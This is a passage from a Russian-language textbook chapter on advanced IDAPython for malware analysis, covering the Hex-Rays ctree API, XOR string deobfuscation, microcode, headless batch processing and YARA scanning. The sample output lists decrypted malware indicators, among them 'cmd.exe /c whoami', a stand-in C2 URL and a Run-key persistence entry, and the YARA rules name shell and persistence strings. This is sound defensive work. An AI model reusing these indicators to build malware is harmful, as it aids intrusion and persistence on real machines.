        if pattern.lower() in string_val.lower():
            results.append((s.ea, string_val))
    return results

# Пример: поиск URL
for ea, s in find_strings_containing("http"):
    func_refs = []
    for xref in idautils.XrefsTo(ea):
        fn = idc.get_func_name(xref.frm)
        if fn:
            func_refs.append(fn)
    print(f"0x{ea:08X}: \"{s}\"  refs: {func_refs}")
```

Итерация по basic blocks функции

```
import idaapi
import idc

def list_basic_blocks(func_ea):
    """Вывести все базовые блоки функции."""
    func = idaapi.get_func(func_ea)
    if not func:
        return

    flow = idaapi.FlowChart(func)
    print(f"Function {idc.get_func_name(func_ea)}: "
          f"{flow.size} basic blocks")

    for block in flow:
        print(f"  Block 0x{block.start_ea:08X} - 0x{block.end_ea:08X}")

        # Преемники
        succs = [f"0x{s.start_ea:08X}" for s in block.succs()]
        if succs:
            print(f"    → {', '.join(succs)}")

list_basic_blocks(idc.get_name_ea_simple("main"))
```

Глава 13. IDAPython — продвинутые техники

13.1. Введение

В этой главе мы рассмотрим продвинутые возможности IDAPython, выходящие за рамки базовой автоматизации: работу с декомпилятором Hex-Rays через его API, взаимодействие с микрокодом IDA, пакетную (headless) обработку файлов, интеграцию с YARA и создание комплексных аналитических инструментов.

13.2. Hex-Rays Decompiler API (ida_hexrays)

13.2.1. Основные понятия

Hex-Rays Decompiler преобразует машинный код в псевдокод на языке, близком к C. API декомпилятора (`ida_hexrays`) позволяет:

- программно декомпилировать функции;
- анализировать абстрактное синтаксическое дерево (ctree) декомпилированного кода;
- модифицировать ctree для деобфускации;
- реализовывать обработчики событий декомпилятора.

Ключевые классы и структуры:

Класс / Структура	Описание
`cfunc_t`	Декомпилированная функция
`citem_t`	Базовый элемент ctree
`cexpr_t`	Выражение в ctree
`cinsn_t`	Инструкция в ctree
`ctree_visitor_t`	Визитор для обхода ctree
`cot_*`	Типы выражений (cot_call, cot_num, cot_obj...)
`cit_*`	Типы инструкций (cit_if, cit_for, cit_return...)

13.2.2. Базовая работа с декомпилятором

```
"""
hexrays_basic.py — Базовые операции с Hex-Rays API.
"""
import ida_hexrays
import ida_funcs
import idautils
import idc

def decompile_function(ea):
    """Декомпилировать функцию и вернуть псевдокод."""
    cfunc = ida_hexrays.decompile(ea)
    if cfunc is None:
        print(f"[!] Cannot decompile 0x{ea:08X}")
        return None

    # Получить текст псевдокода
    pseudocode = str(cfunc)

    # Информация о функции
    print(f"Function: {idc.get_func_name(ea)}")
    print(f"Address:  0x{ea:08X}")
    print(f"Arguments: {cfunc.type.get_nargs()}")
    print(f"Local vars: {len(cfunc.get_lvars())}")
    print(f"\n--- Pseudocode ---")
    print(pseudocode)
    print(f"--- End ---\n")

    return cfunc

def list_local_variables(ea):
    """Вывести локальные переменные декомпилированной функции."""
    cfunc = ida_hexrays.decompile(ea)
    if cfunc is None:
        return

    print(f"\nLocal variables of {idc.get_func_name(ea)}:")
    print(f"{'Name':<20s}  {'Type':<25s}  {'Location'}")
    print("-" * 65)

    for lvar in cfunc.get_lvars():
        name = lvar.name
        type_str = lvar.type().dstr() if lvar.type() else "unknown"

        if lvar.is_stk_var():
            loc = f"stack [bp{lvar.location.stkoff():+d}]"
        elif lvar.is_reg_var():
            loc = f"register"
        else:
            loc = "other"

        print(f"{name:<20s}  {type_str:<25s}  {loc}")

# Пример использования
main_ea = idc.get_name_ea_simple("main")
if main_ea != idc.BADADDR:
    cfunc = decompile_function(main_ea)
    list_local_variables(main_ea)
```

Пример вывода:

```
Function: main
Address:  0x004010A0
Arguments: 2
Local vars: 8

--- Pseudocode ---
int __cdecl main(int argc, const char **argv)
{
  char buf[256];
  FILE *fp;

  if ( argc <= 1 )
  {
    printf("Usage: %s <config>\n", *argv);
    return 1;
  }
  fp = fopen(argv[1], "r");
  if ( !fp )
  {
    perror("fopen");
    return 1;
  }
  while ( fgets(buf, 256, fp) )
    process_line(buf);
  fclose(fp);
  return 0;
}
--- End ---

Local variables of main:
Name                 Type                       Location
-------------------------------------------------------------
argc                 int                        stack [bp+8]
argv                 const char **              stack [bp+12]
buf                  char [256]                 stack [bp-264]
fp                   FILE *                     stack [bp-8]
```

13.2.3. Обход ctree с помощью ctree_visitor_t

`ctree_visitor_t` — это визитор (паттерн Visitor), позволяющий обходить дерево декомпилированного кода. Есть два метода обхода:

- `visit_expr()` — вызывается для каждого выражения;
- `visit_insn()` — вызывается для каждой инструкции.

```
"""
ctree_visitor_example.py — Обход ctree для нахождения вызовов функций.
"""
import ida_hexrays
import idc
import idautils

class CallFinder(ida_hexrays.ctree_visitor_t):
    """Визитор для поиска всех вызовов функций в ctree."""

    def __init__(self):
        super().__init__(ida_hexrays.CV_FAST)
        self.calls = []

    def visit_expr(self, expr):
        if expr.op == ida_hexrays.cot_call:
            # expr.x — вызываемое выражение
            callee = expr.x

            if callee.op == ida_hexrays.cot_obj:
                # Прямой вызов
                callee_ea = callee.obj_ea
                callee_name = idc.get_func_name(callee_ea)
                if not callee_name:
                    callee_name = idc.get_name(callee_ea)
            else:
                callee_ea = 0
                callee_name = "(indirect call)"

            # Аргументы
            args = []
            if expr.a:
                for arg in expr.a:
                    args.append(self._expr_to_str(arg))

            self.calls.append({
                'ea': expr.ea,
                'callee': callee_name,
                'callee_ea': callee_ea,
                'args': args,
                'nargs': len(args),
            })

        return 0  # продолжить обход

    def _expr_to_str(self, expr):
        """Простое строковое представление выражения."""
        if expr.op == ida_hexrays.cot_num:
            return f"0x{expr.numval():X}"
        elif expr.op == ida_hexrays.cot_str:
            return f'"{expr.string}"'
        elif expr.op == ida_hexrays.cot_obj:
            name = idc.get_name(expr.obj_ea)
            return name if name else f"0x{expr.obj_ea:X}"
        elif expr.op == ida_hexrays.cot_var:
            return f"var_{expr.v.idx}"
        else:
            return f"(expr_{expr.op})"

def analyze_calls_in_function(func_ea):
    """Найти все вызовы функций в декомпилированной функции."""
    cfunc = ida_hexrays.decompile(func_ea)
    if not cfunc:
        return []

    visitor = CallFinder()
    visitor.apply_to(cfunc.body, None)

    return visitor.calls

def main():
    print("=" * 70)
    print("  DECOMPILER CALL ANALYSIS")
    print("=" * 70)

    for func_ea in idautils.Functions():
        func_name = idc.get_func_name(func_ea)
```

```
        # Пропускаем thunks и библиотечные функции
        import ida_funcs
        func = ida_funcs.get_func(func_ea)
        if func and (func.flags & (ida_funcs.FUNC_THUNK | ida_funcs.FUNC_LIB)):
            continue

        calls = analyze_calls_in_function(func_ea)
        if not calls:
            continue

        print(f"\n[{func_name}] — {len(calls)} calls")
        for c in calls:
            args_str = ", ".join(c['args'][:4])  # первые 4 аргумента
            if len(c['args']) > 4:
                args_str += ", ..."
            print(f"  0x{c['ea']:08X}: {c['callee']}({args_str})")

main()
```

Пример вывода:

```
================================================================================
  DECOMPILER CALL ANALYSIS
================================================================================

[main] — 5 calls
  0x004010C0: printf("Usage: %s <config>\n", var_1)
  0x004010E0: fopen(var_1, "r")
  0x00401100: perror("fopen")
  0x00401120: fgets(var_2, 0x100, var_3)
  0x00401130: process_line(var_2)
  0x00401140: fclose(var_3)

[process_request] — 8 calls
  0x00401280: strlen(var_0)
  0x00401290: malloc(var_1)
  0x004012A0: memcpy(var_2, var_0, var_1)
  0x004012C0: parse_header(var_2)
  0x004012E0: validate_input(var_2)
  0x00401310: send_response(var_3, var_4)
  0x00401330: log_message("Request processed: %d", var_5)
  0x00401350: free(var_2)
```

13.2.4. Деобфускация строк через ctree

Одна из наиболее мощных возможностей Hex-Rays API — модификация ctree для автоматической деобфускации. Рассмотрим типичный паттерн обфускации: строковые литералы заменены вызовами функции-дешифровщика.

```
// Обфусцированный код:
// char *s = decrypt_str(encrypted_blob_42, 15, 0x3A);
// printf("%s\n", s);
//
// Задача: заменить вызовы decrypt_str на расшифрованные строки
```

```
"""
deobfuscate_strings_ctree.py — Деобфускация строк через Hex-Rays ctree.
Ищет вызовы decrypt_str(blob_addr, length, key) и заменяет их
расшифрованными значениями в комментариях.
"""
import ida_hexrays
import ida_bytes
import idc
import idautils

DECRYPT_FUNC_NAME = "decrypt_str"  # имя функции-дешифровщика

def xor_decrypt(data_ea, length, key):
    """Расшифровать данные XOR с однобайтовым ключом."""
    result = bytearray()
    for i in range(length):
        b = ida_bytes.get_byte(data_ea + i)
        result.append(b ^ (key & 0xFF))
    # Обрезать по null-терминатору
    if 0 in result:
        result = result[:result.index(0)]
    return result.decode('utf-8', errors='replace')

class StringDeobfuscator(ida_hexrays.ctree_visitor_t):
    """Визитор для деобфускации строк в ctree."""

    def __init__(self, decrypt_ea):
        super().__init__(ida_hexrays.CV_FAST)
        self.decrypt_ea = decrypt_ea
        self.decrypted = []

    def visit_expr(self, expr):
        if expr.op != ida_hexrays.cot_call:
            return 0

        callee = expr.x
        if callee.op != ida_hexrays.cot_obj:
            return 0
        if callee.obj_ea != self.decrypt_ea:
            return 0

        # Проверяем аргументы: decrypt_str(blob_addr, length, key)
        if not expr.a or len(expr.a) < 3:
            return 0

        arg_blob = expr.a[0]
        arg_len  = expr.a[1]
        arg_key  = expr.a[2]

        # Все аргументы должны быть константами
        if arg_blob.op != ida_hexrays.cot_obj:
            return 0
        if arg_len.op != ida_hexrays.cot_num:
            return 0
        if arg_key.op != ida_hexrays.cot_num:
            return 0

        blob_ea = arg_blob.obj_ea
        length  = arg_len.numval()
        key     = arg_key.numval()

        # Расшифровать
        try:
            decrypted = xor_decrypt(blob_ea, length, key)
        except Exception as e:
            print(f"  [!] Error decrypting at 0x{blob_ea:08X}: {e}")
            return 0

        # Добавить комментарий на месте вызова
        idc.set_cmt(expr.ea, f'Decrypted: "{decrypted}"', 0)

        # Также комментарий на блоб
        idc.set_cmt(blob_ea, f'Encrypted string → "{decrypted}"', 0)

        self.decrypted.append({
            'call_ea': expr.ea,
            'blob_ea': blob_ea,
```

```
            'length': length,
            'key': key,
            'string': decrypted,
        })

        return 0

def main():
    # Найти функцию-дешифровщик
    decrypt_ea = idc.get_name_ea_simple(DECRYPT_FUNC_NAME)
    if decrypt_ea == idc.BADADDR:
        print(f"[!] Function '{DECRYPT_FUNC_NAME}' not found.")
        print("    Set DECRYPT_FUNC_NAME or rename the decryption function.")
        return

    print(f"[*] Decrypt function: {DECRYPT_FUNC_NAME} at 0x{decrypt_ea:08X}")

    all_decrypted = []
    processed = 0

    # Обойти все функции, вызывающие decrypt_str
    for xref in idautils.XrefsTo(decrypt_ea, flags=0):
        caller_ea = idc.get_func_attr(xref.frm, idc.FUNCATTR_START)
        if caller_ea == idc.BADADDR:
            continue

        try:
            cfunc = ida_hexrays.decompile(caller_ea)
        except ida_hexrays.DecompilationFailure:
            continue

        if not cfunc:
            continue

        visitor = StringDeobfuscator(decrypt_ea)
        visitor.apply_to(cfunc.body, None)

        if visitor.decrypted:
            caller_name = idc.get_func_name(caller_ea)
            print(f"\n[+] {caller_name} (0x{caller_ea:08X}): "
                  f"{len(visitor.decrypted)} strings decrypted")

            for d in visitor.decrypted:
                print(f"    0x{d['call_ea']:08X}: "
                      f"blob=0x{d['blob_ea']:08X}, "
                      f"len={d['length']}, key=0x{d['key']:02X} "
                      f'→ "{d["string"]}"')

            all_decrypted.extend(visitor.decrypted)

        processed += 1

    # Сводка
    print("\n" + "=" * 70)
    print(f"  Processed {processed} functions")
    print(f"  Decrypted {len(all_decrypted)} strings")
    print("=" * 70)

    if all_decrypted:
        print("\n  All decrypted strings:")
        for i, d in enumerate(all_decrypted):
            print(f'    [{i:3d}] "{d["string"]}"')

main()
```

Пример вывода:

```
[*] Decrypt function: decrypt_str at 0x00403000

[+] main (0x004010A0): 2 strings decrypted
    0x004010C0: blob=0x0044A100, len=7, key=0x5A → "cmd.exe"
    0x004010E0: blob=0x0044A110, len=12, key=0x5A → "/c whoami"

[+] connect_c2 (0x00402500): 3 strings decrypted
    0x00402520: blob=0x0044A130, len=32, key=0x5A → "http://evil.example.com/gate.php
    0x00402550: blob=0x0044A160, len=11, key=0x5A → "Mozilla/5.0"
    0x00402580: blob=0x0044A180, len=15, key=0x5A → "Content-Type: "

[+] install_persistence (0x00403500): 2 strings decrypted
    0x00403520: blob=0x0044A1A0, len=46, key=0x5A → "Software\Microsoft\Windows\Curre
    0x00403560: blob=0x0044A1E0, len=12, key=0x5A → "svc_updater"

================================================================================
  Processed 8 functions
  Decrypted 7 strings
================================================================================

  All decrypted strings:
    [  0] "cmd.exe"
    [  1] "/c whoami"
    [  2] "http://evil.example.com/gate.php"
    [  3] "Mozilla/5.0"
    [  4] "Content-Type: "
    [  5] "Software\Microsoft\Windows\CurrentVersion\Run"
    [  6] "svc_updater"
```

13.3. Microcode API

13.3.1. Введение в микрокод IDA

Микрокод (microcode) — это промежуточное представление, используемое Hex-Rays декомпилятором. Процесс декомпиляции проходит через несколько уровней зрелости (maturity levels) микрокода, на каждом из которых применяются оптимизации:

Уровень	Константа	Описание
0	`MMAT_ZERO`	Начальный, сгенерирован напрямую из дизассемблера
1	`MMAT_GENERATED`	Микрокод сгенерирован, не оптимизирован
2	`MMAT_PREOPTIMIZED`	Предварительная оптимизация
3	`MMAT_LOCOPT`	Локальная оптимизация
4	`MMAT_CALLS`	Обработка вызовов
5	`MMAT_GLBOPT1`	Первый проход глобальной оптимизации
6	`MMAT_GLBOPT2`	Второй проход глобальной оптимизации
7	`MMAT_GLBOPT3`	Третий проход глобальной оптимизации
8	`MMAT_LVARS`	Выделение локальных переменных

13.3.2. Получение и анализ микрокода

```
"""
microcode_explorer.py — Исследование микрокода Hex-Rays.
"""
import ida_hexrays
import idc
import ida_funcs

def dump_microcode(func_ea, maturity=ida_hexrays.MMAT_GLBOPT2):
    """Получить микрокод функции на заданном уровне зрелости."""

    func_name = idc.get_func_name(func_ea)
    print(f"[*] Generating microcode for {func_name} "
          f"(0x{func_ea:08X}), maturity={maturity}")

    # Создать объект микрокода
    mbr = ida_hexrays.mba_ranges_t()
    pfn = ida_funcs.get_func(func_ea)
    if not pfn:
        print("[!] Not a function")
        return None

    mbr.ranges.push_back(ida_hexrays.range_t(pfn.start_ea, pfn.end_ea))

    hf = ida_hexrays.hexrays_failure_t()
    mba = ida_hexrays.gen_microcode(
        mbr,
        hf,
        None,   # retlist
        0,      # flags
        maturity
    )

    if mba is None:
        print(f"[!] Failed to generate microcode: {hf.str}")
        return None

    print(f"[+] Microcode generated: {mba.qty} blocks")
    print(f"    Maturity: {mba.maturity}")

    # Обход блоков микрокода
    for blk_idx in range(mba.qty):
        blk = mba.get_mblock(blk_idx)
        print(f"\n  ═══ Block {blk_idx} "
              f"(0x{blk.start:08X} - 0x{blk.end:08X}) ═══")

        # Итерация по микро-инструкциям
        insn = blk.head
        while insn:
            print(f"    {insn._print()}")
            insn = insn.next

    return mba

def count_microcode_insns(func_ea):
    """Подсчитать микро-инструкции на разных уровнях зрелости."""
    func_name = idc.get_func_name(func_ea)

    levels = [
        (ida_hexrays.MMAT_GENERATED,    "GENERATED"),
        (ida_hexrays.MMAT_PREOPTIMIZED, "PREOPTIMIZED"),
        (ida_hexrays.MMAT_LOCOPT,       "LOCOPT"),
        (ida_hexrays.MMAT_GLBOPT1,      "GLBOPT1"),
        (ida_hexrays.MMAT_GLBOPT2,      "GLBOPT2"),
        (ida_hexrays.MMAT_LVARS,        "LVARS"),
    ]

    print(f"\nMicrocode statistics for {func_name}:")
    print(f"{'Level':<16s}  {'Blocks':>6s}  {'Instructions':>12s}")
    print("-" * 40)

    for mat_level, mat_name in levels:
        mbr = ida_hexrays.mba_ranges_t()
        pfn = ida_funcs.get_func(func_ea)
        mbr.ranges.push_back(ida_hexrays.range_t(pfn.start_ea, pfn.end_ea))
```

```
        hf = ida_hexrays.hexrays_failure_t()
        mba = ida_hexrays.gen_microcode(mbr, hf, None, 0, mat_level)

        if mba is None:
            print(f"{mat_name:<16s}  {'FAIL':>6s}")
            continue

        total_insns = 0
        for i in range(mba.qty):
            blk = mba.get_mblock(i)
            insn = blk.head
            while insn:
                total_insns += 1
                insn = insn.next

        print(f"{mat_name:<16s}  {mba.qty:>6d}  {total_insns:>12d}")

# Пример использования
ea = idc.get_name_ea_simple("main")
if ea != idc.BADADDR:
    count_microcode_insns(ea)
    dump_microcode(ea, ida_hexrays.MMAT_LOCOPT)
```

Пример вывода:

```
Microcode statistics for main:
Level             Blocks  Instructions
---------------------------------------
GENERATED             12           187
PREOPTIMIZED          12           145
LOCOPT                 8            89
GLBOPT1                7            72
GLBOPT2                6            65
LVARS                  6            58

[*] Generating microcode for main (0x004010A0), maturity=3
[+] Microcode generated: 8 blocks

  ═══ Block 0 (0x004010A0 - 0x004010C0) ═══
    mov    ecx.4, #2.4
    jnz    ecx.4, @5

  ═══ Block 1 (0x004010C0 - 0x004010E0) ═══
    mov    edx.4, [esp+4.4].4
    call   $printf, "Usage: %s <config>\n", edx.4
    ...
```

13.4. Пакетная (headless) обработка с IDA

13.4.1. Основы пакетного режима

IDA Pro поддерживает пакетную обработку без графического интерфейса через ключи командной строки. Это позволяет:

- автоматически анализировать множество файлов;
- запускать скрипты на пакете сэмплов;
- интегрировать IDA в CI/CD-пайплайны и системы автоматического анализа.

Ключевые параметры командной строки:

```
# Базовый запуск в пакетном режиме (текстовая IDA)
idat64 -B -S"script.py" target.exe

# С указанием выходной базы
idat64 -o/path/to/output.idb -B -S"script.py" target.exe

# Автоматический анализ + скрипт + закрытие
idat64 -A -S"script.py arg1 arg2" -L/path/to/log.txt target.exe

# IDA 8.x+: -Ohexrays для автозагрузки декомпилятора
idat64 -A -Ohexrays -S"decompile_all.py" target.exe
```

Параметры:

Ключ	Описание
`-B`	Пакетный режим: автоанализ, выполнение скрипта, закрытие
`-A`	Автономный режим: без интерактивных диалогов
`-S"script.py"`	Скрипт для выполнения после анализа
`-L log.txt`	Файл лога
`-o output`	Выходной путь для IDB
`-T<type>`	Тип процессора (`-Tarm`, `-Tmips` и т.д.)

13.4.2. Скрипт для пакетной обработки

Оболочка (shell-скрипт) для обработки директории с бинарными файлами:

```
#!/bin/bash
# batch_analyze.sh — Пакетный анализ директории с бинарниками
#
# Использование: ./batch_analyze.sh /path/to/samples /path/to/output

SAMPLES_DIR="$1"
OUTPUT_DIR="$2"
IDA_PATH="/opt/idapro/idat64"
SCRIPT="$(pwd)/batch_script.py"

mkdir -p "$OUTPUT_DIR"

for sample in "$SAMPLES_DIR"/*; do
    if [ -f "$sample" ]; then
        basename=$(basename "$sample")
        echo "[*] Processing: $basename"

        "$IDA_PATH" -B \
            -o"$OUTPUT_DIR/${basename}.i64" \
            -L"$OUTPUT_DIR/${basename}.log" \
            -S"$SCRIPT $OUTPUT_DIR/${basename}_report.json" \
            "$sample"

        echo "[+] Done: $basename"
    fi
done

echo "[*] All samples processed."
```

Скрипт, выполняемый IDA для каждого файла:

```python
"""
batch_script.py — Скрипт для пакетного анализа.
Вызывается из idat64 -S"batch_script.py output.json"
"""
import idaapi
import idautils
import idc
import ida_funcs
import ida_auto
import json
import sys
import os

def wait_for_analysis():
    """Дождаться завершения автоанализа."""
    ida_auto.auto_wait()

def collect_info():
    """Собрать информацию о бинарном файле."""
    info = {
        'filename': idc.get_input_file_path(),
        'md5': idautils.GetInputFileMD5().hex() if idautils.GetInputFileMD5() else "",
        'min_ea': f"0x{idc.get_inf_attr(idc.INF_MIN_EA):08X}",
        'max_ea': f"0x{idc.get_inf_attr(idc.INF_MAX_EA):08X}",
        'entry_point': f"0x{idc.get_inf_attr(idc.INF_START_EA):08X}",
        'processor': idc.get_inf_attr(idc.INF_PROCNAME),
        'file_type': idaapi.get_file_type_name(),
    }

    # Функции
    functions = []
    for func_ea in idautils.Functions():
        func = ida_funcs.get_func(func_ea)
        if func:
            functions.append({
                'ea': f"0x{func_ea:08X}",
                'name': idc.get_func_name(func_ea),
                'size': func.size(),
            })
    info['functions'] = functions
    info['function_count'] = len(functions)

    # Строки
    strings = []
    for s in idautils.Strings():
        strings.append({
            'ea': f"0x{s.ea:08X}",
            'value': str(s),
            'length': s.length,
        })
    info['strings'] = strings[:500]  # ограничить вывод
    info['string_count'] = len(strings)

    # Импорты
    imports = []
    nimps = idaapi.get_import_module_qty()
    for i in range(nimps):
        mod_name = idaapi.get_import_module_name(i)
        entries = []

        def imp_cb(ea, name, ordinal):
            entries.append({
                'ea': f"0x{ea:08X}" if ea else "N/A",
                'name': name or f"ord_{ordinal}",
                'ordinal': ordinal,
            })
            return True

        idaapi.enum_import_names(i, imp_cb)
        imports.append({
            'module': mod_name,
            'functions': entries,
        })
    info['imports'] = imports

    return info
```

```python
def main():
    wait_for_analysis()

    # Путь для вывода из аргументов командной строки
    output_path = idc.ARGV[1] if len(idc.ARGV) > 1 else "report.json"

    info = collect_info()

    with open(output_path, 'w', encoding='utf-8') as f:
        json.dump(info, f, indent=2, ensure_ascii=False)

    print(f"[+] Report saved to: {output_path}")
    print(f"    Functions: {info['function_count']}")
    print(f"    Strings: {info['string_count']}")

    # В пакетном режиме — завершение
    idc.qexit(0)

main()
```

13.4.3. Скрипт: пакетная декомпиляция всех функций

```
"""
batch_decompile.py — Декомпиляция всех функций бинарного файла в файл.
Запуск: idat64 -A -Ohexrays -S"batch_decompile.py output.c" target.exe
"""
import ida_hexrays
import ida_auto
import ida_funcs
import idautils
import idc
import sys

def decompile_all(output_path):
    """Декомпилировать все функции и записать в файл."""
    ida_auto.auto_wait()

    if not ida_hexrays.init_hexrays_plugin():
        print("[!] Hex-Rays not available")
        idc.qexit(1)
        return

    total = 0
    success = 0
    failed = []

    with open(output_path, 'w', encoding='utf-8') as f:
        f.write(f"// Decompiled: {idc.get_input_file_path()}\n")
        f.write(f"// Functions: {len(list(idautils.Functions()))}\n")
        f.write(f"//\n\n")

        for func_ea in idautils.Functions():
            total += 1
            func_name = idc.get_func_name(func_ea)
            func = ida_funcs.get_func(func_ea)

            if func and (func.flags & ida_funcs.FUNC_THUNK):
                continue

            try:
                cfunc = ida_hexrays.decompile(func_ea)
                if cfunc:
                    f.write(f"// Function: {func_name}\n")
                    f.write(f"// Address:  0x{func_ea:08X}\n")
                    f.write(f"// Size:     {func.size()} bytes\n")
                    f.write(str(cfunc))
                    f.write("\n\n")
                    success += 1
                else:
                    failed.append((func_ea, func_name, "null result"))
            except ida_hexrays.DecompilationFailure as e:
                failed.append((func_ea, func_name, str(e)))
            except Exception as e:
                failed.append((func_ea, func_name, str(e)))

        # Записать информацию об ошибках
        if failed:
            f.write("\n// ========== FAILED DECOMPILATIONS ==========\n")
            for ea, name, reason in failed:
                f.write(f"// 0x{ea:08X} {name}: {reason}\n")

    print(f"[+] Decompilation complete: {output_path}")
    print(f"    Total: {total}, Success: {success}, "
          f"Failed: {len(failed)}")

    idc.qexit(0)

output = idc.ARGV[1] if len(idc.ARGV) > 1 else "decompiled.c"
decompile_all(output)
```

13.5. Интеграция с YARA

13.5.1. Запуск YARA-правил из IDAPython

YARA — стандарт де-факто для описания сигнатур вредоносного ПО. IDAPython позволяет запускать YARA-правила непосредственно на загруженном в IDA бинарном файле:

```
"""
yara_scanner.py — Сканирование загруженной в IDA базы YARA-правилами.
Требуется: pip install yara-python
"""
import yara
import ida_bytes
import ida_segment
import idautils
import idc

def get_segment_data():
    """Собрать данные всех сегментов в один буфер с маппингом адресов."""
    segments = []

    seg = ida_segment.get_first_seg()
    while seg:
        start = seg.start_ea
        size = seg.size()
        name = ida_segment.get_segm_name(seg)

        data = ida_bytes.get_bytes(start, size)
        if data:
            segments.append({
                'name': name,
                'start': start,
                'end': seg.end_ea,
                'data': data,
            })

        seg = ida_segment.get_next_seg(seg.start_ea)

    return segments

def scan_with_rules(rule_text=None, rule_file=None):
    """Сканировать базу IDA YARA-правилами."""

    if rule_file:
        rules = yara.compile(filepath=rule_file)
    elif rule_text:
        rules = yara.compile(source=rule_text)
    else:
        print("[!] No rules provided")
        return

    segments = get_segment_data()
    all_matches = []

    for seg_info in segments:
        matches = rules.match(data=seg_info['data'])

        for match in matches:
            for string_match in match.strings:
                for instance in string_match.instances:
                    # Пересчитать адрес
                    absolute_ea = seg_info['start'] + instance.offset

                    all_matches.append({
                        'rule': match.rule,
                        'tags': match.tags,
                        'string_id': string_match.identifier,
                        'offset': instance.offset,
                        'ea': absolute_ea,
                        'segment': seg_info['name'],
                        'matched_data': instance.matched_data,
                    })

                    # Добавить комментарий в IDB
                    existing = idc.get_cmt(absolute_ea, 0) or ""
                    comment = f"YARA: {match.rule} ({string_match.identifier})"
                    if comment not in existing:
                        idc.set_cmt(absolute_ea,
                                    existing + "\n" + comment if existing
                                    else comment, 0)

    return all_matches

def print_results(matches):
```

```
    """Вывести результаты сканирования."""
    if not matches:
        print("[*] No YARA matches found.")
        return

    # Группировка по правилам
    by_rule = {}
    for m in matches:
        rule_name = m['rule']
        if rule_name not in by_rule:
            by_rule[rule_name] = []
        by_rule[rule_name].append(m)

    print("\n" + "=" * 78)
    print("  YARA SCAN RESULTS")
    print("=" * 78)

    for rule_name, rule_matches in sorted(by_rule.items()):
        tags = rule_matches[0]['tags']
        tag_str = f" [{', '.join(tags)}]" if tags else ""

        print(f"\n  Rule: {rule_name}{tag_str}")
        print(f"  Matches: {len(rule_matches)}")
        print("  " + "-" * 70)

        for m in rule_matches[:20]:  # ограничить вывод
            data_hex = m['matched_data'][:16].hex()
            func_name = idc.get_func_name(m['ea'])
            func_str = f" ({func_name})" if func_name else ""

            print(f"    0x{m['ea']:08X}  [{m['segment']:>6s}]  "
                  f"{m['string_id']:<12s}  {data_hex}{func_str}")

        if len(rule_matches) > 20:
            print(f"    ... and {len(rule_matches) - 20} more")

    print("\n" + "=" * 78)
    print(f"  Total: {len(matches)} matches in {len(by_rule)} rules")
    print("=" * 78)

# Пример использования: встроенные правила
BUILTIN_RULES = """
rule Suspicious_Strings {
    meta:
        description = "Suspicious strings commonly found in malware"
        severity = "medium"

    strings:
        $s1 = "cmd.exe" nocase
        $s2 = "powershell" nocase
        $s3 = "rundll32" nocase
        $s4 = "/c del " nocase
        $s5 = "CurrentVersion\\Run" nocase
        $s6 = "HKLM\\SOFTWARE" nocase

    condition:
        2 of them
}

rule Crypto_Constants {
    meta:
        description = "Cryptographic algorithm constants"
        severity = "info"

    strings:
        $md5_1 = { 01 23 45 67 }
        $md5_2 = { 89 AB CD EF }
        $sha1   = { C3 D2 E1 F0 }
        $tea    = { B9 79 37 9E }
        $aes_sbox = { 63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76 }

    condition:
        any of them
}

rule Anti_Debug {
    meta:
        description = "Anti-debugging techniques"
```

```
        severity = "high"

    strings:
        $api1 = "IsDebuggerPresent"
        $api2 = "NtQueryInformationProcess"
        $api3 = "CheckRemoteDebuggerPresent"
        $api4 = "OutputDebugStringA"
        $int3 = { CC }  // тоже сработает, но осмысленно в контексте
        $rdtsc = { 0F 31 }

    condition:
        2 of ($api*) or $rdtsc
}

rule Packed_Executable {
    meta:
        description = "Indicators of packed/encrypted executable"
        severity = "medium"

    strings:
        $upx1 = "UPX0"
        $upx2 = "UPX1"
        $upx3 = "UPX!"
        $aspack = ".aspack"
        $themida = ".themida"
        $vmp = ".vmp"

    condition:
        any of them
}
"""

def main():
    print("[*] Starting YARA scan with built-in rules...")
    matches = scan_with_rules(rule_text=BUILTIN_RULES)
    print_results(matches)

main()
```

Пример вывода:

```
[*] Starting YARA scan with built-in rules...

================================================================================
  YARA SCAN RESULTS
================================================================================

  Rule: Anti_Debug
  Matches: 3
  ------------------------------------------------------------------------
    0x0044C230  [ .rdata]  $api1         4973446627567676572  (IsDebuggerPresent)
    0x0044C250  [ .rdata]  $api3         436865636B52656D6F74  (CheckRemoteDebuggerPres
    0x00403F20  [ .text ]  $rdtsc        0f31                  (sub_403F00)

  Rule: Crypto_Constants
  Matches: 2
  ------------------------------------------------------------------------
    0x00443120  [ .rdata]  $md5_1        01234567
    0x00443124  [ .rdata]  $md5_2        89abcdef

  Rule: Suspicious_Strings
  Matches: 4
  ------------------------------------------------------------------------
    0x0044A100  [ .data ]  $s1           636d642e657865
    0x0044A200  [ .data ]  $s5           43757272656e74566572
    0x0044A300  [ .data ]  $s2           706f7765727368656c6c
    0x0044A350  [ .data ]  $s4           2f632064656c20

================================================================================
  Total: 9 matches in 3 rules
================================================================================
```

13.5.2. Генерация YARA-правил из IDA

```
"""
yara_generator.py — Генерация YARA-правил из выделенных функций IDA.
"""
import ida_bytes
import ida_funcs
import idc
import idautils

def generate_yara_rule(func_ea, rule_name=None, max_bytes=200):
    """Сгенерировать YARA-правило для функции."""
    func = ida_funcs.get_func(func_ea)
    if not func:
        return None

    if rule_name is None:
        fn = idc.get_func_name(func_ea)
        rule_name = fn.replace(".", "_").replace("@", "_")

    # Собрать байты с wildcard-ами для переменных адресов
    pattern_parts = []
    ea = func.start_ea
    size = min(func.size(), max_bytes)
    end = func.start_ea + size

    while ea < end:
        insn_len = idc.get_item_size(ea)
        if insn_len <= 0:
            ea += 1
            continue

        insn_bytes = ida_bytes.get_bytes(ea, insn_len)
        if insn_bytes is None:
            ea += insn_len
            continue

        # Проверяем, содержит ли инструкция релокации/адреса
        has_fixup = False
        for offset in range(insn_len):
            if ida_bytes.get_flags(ea + offset) & ida_bytes.FF_IVL:
                has_fixup = True
                break

        op_type_0 = idc.get_operand_type(ea, 0)
        op_type_1 = idc.get_operand_type(ea, 1)

        # Если операнд — адрес/смещение, заменяем wildcard-ами
        if op_type_0 in (idc.o_mem, idc.o_far, idc.o_near) or \
           op_type_1 in (idc.o_mem, idc.o_far, idc.o_near) or \
           has_fixup:
            # Первый байт (опкод) оставляем, остальные — wildcard
            hex_part = insn_bytes[0:1].hex().upper()
            wildcards = " ".join(["??" for _ in range(insn_len - 1)])
            pattern_parts.append(f"{hex_part} {wildcards}")
        else:
            hex_part = " ".join(f"{b:02X}" for b in insn_bytes)
            pattern_parts.append(hex_part)

